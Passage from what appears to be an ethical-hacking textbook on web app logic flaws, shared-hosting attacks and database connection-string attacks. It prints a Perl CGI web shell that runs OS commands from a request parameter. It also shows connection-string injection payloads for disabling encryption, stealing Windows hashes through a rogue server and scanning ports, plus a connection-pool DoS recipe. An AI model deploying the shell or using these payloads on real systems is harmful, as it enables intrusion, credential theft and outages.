


Normal User
Retail Website
Select Product
Finalize Order
Proceed to pay
Delivery Details
Normal User completing the order process sequentially
Retail Website
Select Product
Finalize Order
Proceed to pay
✖
Delivery Details
Attacker
Attacker identifying the application logic flaw and skipping the "Proceed to pay" stage by manipulating the requests to the application

Figure 14.78: Screenshot displaying web application logic flaw exploitation



Attack Shared Environments

- Organizations leverage **third-party service providers** for hosting and maintaining their web applications and relevant web infrastructure
- For example, a malicious client of the service provider may try to compromise the security of another organization's web application, or a client may deploy a vulnerable web application that exposes and compromises the web applications of other organizations

Attacks on the access mechanism

- Organizations use an **administrative web interface** for configuring and managing web applications from a remote location
- Check whether the remote access mechanism has any unpatched vulnerabilities or **configuration errors** that can be exploited
- Check whether the access privileges are properly separated between clients

Attacks between applications

- Vulnerabilities existing in one web application may allow attackers to **execute malicious script** and compromise the security of other hosted web applications
- For example, an SQL injection vulnerability in one application may allow attackers to **run arbitrary SQL commands** and queries to retrieve data in the shared environment

Attack Shared Environments

Nowadays, organizations leverage third-party service providers for hosting and maintaining their web applications and relevant web infrastructure. These service providers provide services to multiple clients and host their web applications parallelly using the same infrastructure. This approach leads to many threats and attacks against web applications. For example, a malicious client of the service provider may try to compromise the security of another organization's web application or a client may deploy a vulnerable web application that paves the way to compromise other organizations' web applications.

The following attacks can be performed on shared environments:

- **Attacks on the access mechanism**

  The application service provider provides an administrative web interface to the organizations for configuring and managing the web application and its database from a remote location. This remote access mechanism is vulnerable to various attacks.

  - Check whether the remote access mechanism has any unpatched vulnerabilities or configuration errors that can be exploited. Attackers exploit such vulnerabilities to capture credentials and gain access to the web application and its database.
  - Check whether the access privileges are properly separated between clients. For example, a poor configuration may give customers shell access instead of file access. This may allow attackers to access sensitive files and data stored on the web servers.


- **Attacks between applications**

  Vulnerabilities existing in one web application may allow attackers to execute malicious scripts and compromise the security of other hosted web applications. For example, the following script allows attackers to execute commands remotely:

```
#!/usr/bin/perl
use strict;
use CGI qw(:standard escapeHTML);
print header, start_html("");
if (param()){my $command = param("cmmd");
$command=`$command`;
print "$command\n";}
else {print start_form(); textfield("command");}
print end_html;
```

  By accessing the abovementioned script over the Internet, attackers can execute OS commands such as whoami.

  Furthermore, a vulnerable web application can be exploited to compromise the security of other web applications. For example, an SQL injection vulnerability in one application may allow attackers to run arbitrary SQL commands and queries to retrieve data in the shared environment and manipulate the data of other applications.



Attack Database Connectivity

- Database connection strings are used to **connect applications to database engines**
- Example of a **common connection string** used to connect to a Microsoft SQL Server database:

  ```
  "Data Source=Server, Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;"
  ```
- Database connectivity attacks exploit the way **applications connect** to the database instead of abusing database queries

Types of Data Connectivity Attacks

01 Connection String Injection

02 Connection String Parameter Pollution (CSPP) Attacks

03 Connection Pool DoS

Connection String Injection

- In a delegated authentication environment, **inject parameters in a connection string** by appending them with the **semicolon (;)** character
- A connection string injection attack can occur when **dynamic string concatenation** is used to build connection strings based on user input

Before Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd;"
```

After Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd; Encryption=off"
```

- When the connection string is populated, **the *Encryption* value will be added to the previously configured set of parameters**

Connection String Parameter Pollution (CSPP) Attacks

- Try to **overwrite parameter values** in the connection string to steal user IDs and to hijack web credentials

Hash Stealing

- Replace the value of the **Data Source parameter** with that of a Rogue Microsoft SQL Server connected to the Internet running a sniffer
- `Data source = myServer; initial catalog = db1; integrated security=no; user id=;Data Source=Rogue Server; Password=; Integrated Security=true;`
- Sniff **Windows credentials** (password hashes) when the application uses its Windows credentials to attempt a connection to *Rogue_Server*

Port Scanning

- Try to connect to different **ports** by changing the value and seeing the error messages obtained
- `Data source = myServer; initial catalog = db1; integrated security=no; user id=;Data Source=Target Server, Target Port=443; Password=; Integrated Security=true;`

Hijacking Web Credentials

- Try to connect to the database by using a **Web Application System** account instead of using credentials that would be provided to a user
- `Data source = myServer; initial catalog = db1; integrated security=no; user id=;Data Source=Target Server, Target Port; Password=; Integrated Security=true;`

Connection Pool DoS

- Examine the **connection pooling settings** of the application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all connections in the **connection pool**, causing database queries to fail for **legitimate users**

- **Example:**
  - In ASP.NET, the default maximum allowed connections in the pool are **100** and the timeout is **30** seconds

- Thus, run **100** multiple queries, each with an execution time of **30+** seconds, within **30** seconds to cause a **connection pool DoS** to prevent others from being able to use the database-related parts of the application

Attack Database Connectivity

Database connection strings are used to connect applications to database engines. In these attacks, attackers target a database connection that forms a link between a database server and its client software. A web application establishes a connection with the database by providing a driver with a connection string that holds the address of a specific database or server and offers instance and user authentication credentials.

For example:

`Server=sql_box; Database=Common; User ID=uid; Pwd=password;`

